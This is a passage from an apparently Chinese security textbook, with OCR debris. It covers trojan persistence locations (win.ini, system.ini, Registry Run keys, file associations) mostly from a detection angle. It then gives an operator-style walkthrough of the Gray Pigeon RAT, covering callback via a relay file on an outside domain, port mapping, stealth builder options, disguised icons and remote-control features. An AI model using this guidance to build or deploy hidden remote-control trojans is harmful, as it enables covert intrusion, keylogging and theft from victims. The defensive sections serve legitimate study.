另外需要获得的关于系统的信息就是一些与计算机本身没有关系的社会信息,例如网站所属公司的名称、规模,网络管理员的生活习惯、电话号码等。这些信息看起来与攻击一个网站没有关系,实际上很多黑客都是利用了这类信息攻破网站的。例如有些网站管理员用自己的电话号码做系统密码,如果掌握了该电话号码,就等于掌握了管理员权限。进行信息收集可以用手工进行,也可以利用工具来完成,完成信息收集的工具叫做扫描器。用扫描器收集信息的优点是速度快,可以一次对多个目标进行扫描。

3. 下面就以木马为例介绍入侵的几种常见方法:

虽然木马程序千变万化,但正如一位木马组织的负责人所讲,大多数木马程序没有特别的功能,入侵的手法也差不多,只是以前有关木马程序的重复,只是改了个名而已。在此介绍一种以前常用的方法。

(1)win. ini 文件中加载。

一般在 win. ini 文件中的[windows]段中有如下加载项:

run = load = ,一般此两项为空,如图 6 - 18 所示。

如果发现系统中的此两项加载了任何可疑的程序时,应特别当心,这时可根据其提供的源文件路径和功能进一步检查。这两项分别是用来当系统启动时自动运行和加载程序的,如果木马程序加载到这两个子项中了,那么当系统启动后即可自动运行或加载了。当然也有可能系统之中确是需要加载某一程序,但要知道这更是木马利用的好机会,它往往会在现有加载的程序文件名之后再加一个它自己的文件名或者参数,这个文件名也往往用常见的文件,如 command. exe、sys. com 等来伪装。

(2)在 System. ini 文件中加载。

在系统信息文件 system. ini 中也有一个启动加载项,那就是在[BOOT]子项中的“Shell”项,如图 6 - 19 所示。

在这里木马最惯用的伎俩就是把本应是“Explorer”变成它自己的程序名,名称伪装成几




图6-18　配置 win.ini

乎与原来的一样，只需稍稍改"Explorer"的字母"l"改为数字"1"，或者把其中的"o"改为数字"0"，这些改变如果不仔细留意是很难被发现的，这就是前面所讲的欺骗性。当然也有的木马不是这样做的，而是直接把"Explorer"改为别的什么名字，因为他知道还是有很多人不知道这里就一定是"Explorer"，或者在"Explorer"加上点什么东西，加上的那些东西肯定就是木马程序了。

(3)修改注册表。

如果经常研究注册表的人一定知道，在注册表中也可以设置一些启动加载项目的，编制木马程序的高手们当然不会放过这样的机会的，况且他们知道注册表中更安全，因为会看注册表的人更少。事实上，只要是 Run\Run\RunOnce\RunOnceEx\RunServices\RunServices\RunServicesOnce 等都是木马程序加载的入口，如[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 或\RunOnce]，如图6-20所示；

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 或 Run 或 RunOnce 或 RunOnceEx 或 RunServices 或 RunServices 或 RunServicesOnce]，如图6-21所示。

只要按照其指定的源文件路径一路查过去，并具体研究一下它在系统中的作用就不难发现这些键值的作用了，不过同样要注意木马的欺骗性，木马是最善于伪装自己的，同时还




图 6-19 配置 System.ini

图 6-20 修改注册表

要仔细观察一下在这些键值项中是否有类似 netspy.exe、空格、.exe 或其它可疑的文件名，如有则立即删除。




图6-21　查看注册表

(4)修改文件打开关联。

木马程序发展到了今天,为了更加隐蔽自己,木马所采用隐蔽的手段也是越来越高明了,它们采用修改文件打开关联来达到加载的目的,当打开了一个已被修改了打开关联的文件时,木马也就开始了它的运作,如冰河木马就是利用文本文件(.txt),这个最常见但又最不引人注目的文件格式关联来加载自己,当有人打开文本文件时就自动加载了冰河木马。

修改关联的途经还是选择了注册表的修改,它主要选择的是文件格式中的“打开”、“编辑”、“打印”项目,如冰河木马修改的对象如图6-22所示。

如果感染了冰河木马病毒则在[HKEY_CLASSES_ROOT\txtfile\shell\open\command]中的键值不是“c:\windows\notepad.exe%1”,而是改为“sysexplr.exe %1”。

以上所介绍的几种木马入侵方式,如果发现了当然是立即对其删除,并要立即与网络断开,切断黑客通讯的途径,在以上各种途径中查找,如果是在注册表发现的,则要利用注册表的查找功能全部查找一篇,清除所有的木马隐藏的窝点,做到彻底清除。如果作了注册表备份,最好全部删除注册表后再导入原来的备份注册表。

图 6-22 木马修改对象

6.5 灰鸽子入侵

6.5.1 深入剖析灰鸽子上线原理

灰鸽子的确是一款好的远程控制软件。但很多人对灰鸽子上线还是存在一些疑问,这里就对灰鸽子上线做个详细介绍。其实只要理解灰鸽子上线原理,相信就可以解决灰鸽子上线问题。下面就主要介绍灰鸽子上线原理。

在此以灰鸽子分服务端(肉鸡),客户端(操控的电脑)为例。

服务端是以 8000 端口上线的,所以客户端要打开 8000 端口。

当打开客户端时,8000 端口也就随之打开,等待肉鸡的连接。服务端(肉鸡)并不是看到哪台电脑开放 8000 端口,就连接哪台电脑的,它只会连接指定 IP 的 8000 端口,而这个 IP 就是之前给服务端设好了的。所以呢,在配置服务端的时候,最重要的地方是“自动上线设置”。

首先在这里举个简单直观的例子。办公室有 3 台电脑,用交换机相连,这就意味着这 3

台电脑是不能接入互连网的。但彼此间可以通信。我们分别把3台电脑的IP设置为192.168.0.1、192.168.0.2、192.168.0.3。假设一台电脑的IP为第一个。如果配置服务端，打开灰鸽子，点击“配置服务程序”——“自动上线设置”处。我们添192.168.0.1，其他的选项不用管。直接点“生成服务器”这样就配置好了。让另外2台电脑运行，或自己运行，都可以，都会上线，因为服务端很容易就找到了IP 192.168.0.1，并上线。这就好比，养了只聪明的鸽子，告诉它你的地址，这样每次它都会飞回来。

再举个例子，首先把上线转向的动态域名设置为http://hacker.3322.org/IP.txt ，其中http://hacker.3322.org是之前申请的支持ftp上传的空间。

在域名后面加上IP.txt是因为IP.txt是在ftp空间的一个含有IP信息的文件。灰鸽子要上线，它首先会连接这个ftp空间，并读取IP.txt中的IP信息。比如IP.txt中的信息为218.220.118.34:8000。这个信息告诉服务端（肉鸡）去连接218.220.118.34这台电脑的8000端口。

总的来说，就是肉鸡连接ftp并读取空间上IP.txt中的IP信息，然后肉鸡才会连接IP文件中指定的IP，也就是客户端的电脑，如果是外网，灰鸽子就上线了。

用到的ftp空间，实际上是一个中转站，中转站的作用就是告诉肉鸡所要连接的IP和端口。所以，肉鸡要上线，就要把电脑的IP信息更新到ftp空间去。

通过这两个例子，可以发现，关键在于“自动上线设置”，其实这个就是一个地址，让肉鸡能找到客户端。只要给肉鸡明确的地址，它就能找到。

本地电脑为静态IP，则配置服务端上线IP可以直接写上静态IP，无需域名转向。

本地电脑为动态IP，，则配置服务端可以用域名转向，也就是上面举的例子。

一句话概括灰鸽子上线原理为：只要把本地电脑的地址给肉鸡，肉鸡就能找到并建立连接上线。

如果本地为内网，则要通过端口映射达到肉鸡上线的目的。

下面详细讲解内网下肉鸡上线的问题。

如果是在内网，把IP更新到ftp空间后，肉鸡只能找到本地电脑的连接设备例如路由器的IP，但路由器没有打开8000端口供灰鸽子进来，这样灰鸽子就不能上线。

这里先解释一个问题，内网环境下，电脑要和外界通信，必须得通过路由器，这就相当于路由器把它之下的电脑与外界隔离。

如果在电脑与路由器之间铺设一条路，通向外面，这样灰鸽子就能上线。具体来说，就是路由器开放8000端口与你的电脑直接相连，这样，灰鸽子找到路由器，看到8000端口，就会由8000端口进来连接你的电脑，这样灰鸽子就找到我们的电脑，灰鸽子就上线了。

还有一种可能，条件是有一台静态IP的肉鸡1并自身处于内网。这时就可以利用灰鸽

子自带有端口映射工具让灰鸽子上线。

端口映射工具也分服务端和客户端之分，当静态 IP 的肉鸡 1 运行端口映射工具的服务端后，就会开放一个默认的 9999 端口（此端口可自定义），利用映射工具客户端，选择“连接”后，肉鸡 1 就会和在 9999 端口建立连接。灰鸽子服务端上线 IP 直接添上肉鸡 1 的 IP，因为肉鸡 1 的 IP 为固定，所以不再需要更新 IP。

这样肉鸡 2 运行灰鸽子服务端后，会连接肉鸡 1 的 8000 端口，但此时肉鸡 1 并没有开放 8000 端口。这时就要在本地利用端口映射工具客户端选择“映射”，这样肉鸡 1 就会开放 8000 端口，并把来自 8000 端口的连接转向客户端本地电脑，也就是会把肉鸡 2 的连接转到客户端本地电脑。这样灰鸽子就上线了。概括的说，就是，肉鸡 2 连接肉鸡 1 的 8000 端口，而肉鸡 1 会把来自 8000 端口的连接转到客户端本地电脑。

6.5.2 灰鸽子远程控制

灰鸽子，一个自诞生以来，就被各杀毒厂商一致喊打的木马程序，尽管其作者在软件许可中辩称自己是远程管理软件，但实际上它仍然是一个彻头彻尾的黑客软件。

现在的灰鸽子版本可以对远程计算机进行如下操作：编辑注册表；上传下载文件；查看系统信息、进程、服务；查看操作窗口、记录键盘、修改共享、开启代理服务器、命令行操作、监视远程屏幕、操控远程语音视频设备、关闭、重启机器等。从功能上看，该软件完全能够满足远程管理的需求。

远程管理软件一般有服务端（被控端）和客户端（控制端）两部分组成。管理员先在需要管理的服务器上安装启用服务端程序，服务端就开启相应网络端口，等待接受客户端的指令，客户端连接服务端指定端口后即可完成远程管理任务。所有管理员都知道远程管理是有风险的，只有具备远程管理权限的客户端才能正常建立连接。并且，所有的管理操作，在服务端，都会提供连接日志，以便管理员进行管理维护。

而灰鸽子服务端，不是等待客户端连接，而是系统一启动，服务端就会去自动上线连接客户端，客户端的操作人员随时可以完成他想要的操作，而这一切，服务端的管理员可能毫不知情。

1. 生成隐蔽的服务端

（1）配置服务端自动上线，如图 6 - 23 所示。

服务端程序运行后自行删除，并且可以选择完全隐藏服务端图标，即使有服务端图标，和其它正常的远程管理软件不同的是，这个图标完全没有任何用处，只能知道它存在而已，想关闭是很难办到的。




图 6－23　配置自动上线

(2)配置即将种植在肉鸡上的病毒名,如图 6－24 所示。




图 6－24　配置病毒名

(3)配置病毒自动加载启动项,如图 6－25 所示。

服务名称可任意定制,这意味着非常多的人会被虚假信息蒙骗,这样配置出来的服务端,运行 msconfig 进行启动项管理,也不会发现木马的痕迹。




图 6－25　配置启动项

(4)配置代理服务器,如图 6－26 所示。

这样,中灰鸽子的机器就不明不白的为第三方提供网络连接服务了。使用代理服务器作跳板对第三方目标发起攻击,是黑客最爱干的事儿,一旦有人追查,这些代理服务器,就成了真正黑客的替罪羊。

图 6-26　配置代理服务器

(5)配置隐藏选项,如图 6-27 所示。

如下设置后,能有几个人发现被安装木马了呢。




图 6-27　配置隐藏选项

(6)配置最终生成的程序图标,如图 6-28 所示。

这些都是很熟悉的软件图标,看到用这些图标做掩护的文件,相信很多人就真接双击打开了。

(7)插件功能,如图 6-29 所示。

可用来捆绑第三方软件,比如流氓软件。

2. 远程控制肉鸡

服务端启动后,客户端立即发现目标主机自动上线,如图 6-30 所示,意味着客户端可以为所欲为了。

(1)直接操作肉鸡电脑文件。

图6-28　配置程序图标




图6-29　添加插件




图6-30　连上肉鸡

可以任意操作目标主机上的文件，上传下载，删除修改，如图6-31所示。

(2)远程控制命令组。

远程控制命令组里可以使用更多的功能，可以查看远程主机的系统信息、剪切板、进程、窗口、键盘记录器、服务、共享、模拟命令行操作、设置代理服务器和启动插件，如图6-32所示。如果目标主机的操作人员正在和某个人聊天，或者正登录网络游戏，他的每个击键动作，都在黑客的眼皮下了。

(3)远程编辑注册表。

黑客可以上传某些有害程序，然后修改目标主机注册表，让这个程序自动加载，和操作本地的注册表一样容易，如图6-33所示。

(4)命令广播功能。

控制端可以把控制命令一次性广播到若干台计算机，如图6-34所示。用这个功能就可以同时完成一个特定的任务，任务完成还可以立即远程卸载服务端，达到毁尸灭迹的效果。

图 6-31　文件操作




图 6-32　命令操作

图 6-33　注册表编辑




图 6-34　命令广播

(5)远程桌面。

远程桌面是远程管理软件的基本功能，但灰鸽子的远程桌面和 Windows 的相比较，灰鸽子客户端是不需要提供任何登录凭据就可以直接登陆的，如图 6 - 35 所示。

远程 Telnet

和在远程计算机上执行命令行是完全一样的，而这时候检查服务端计算机上的 telnet 服务，实际上仍是关闭着的，这是因为灰鸽子自己设计了一个远程命令行工具，即使远程计算机的所有者禁用了 telnet 仍然无济于事。

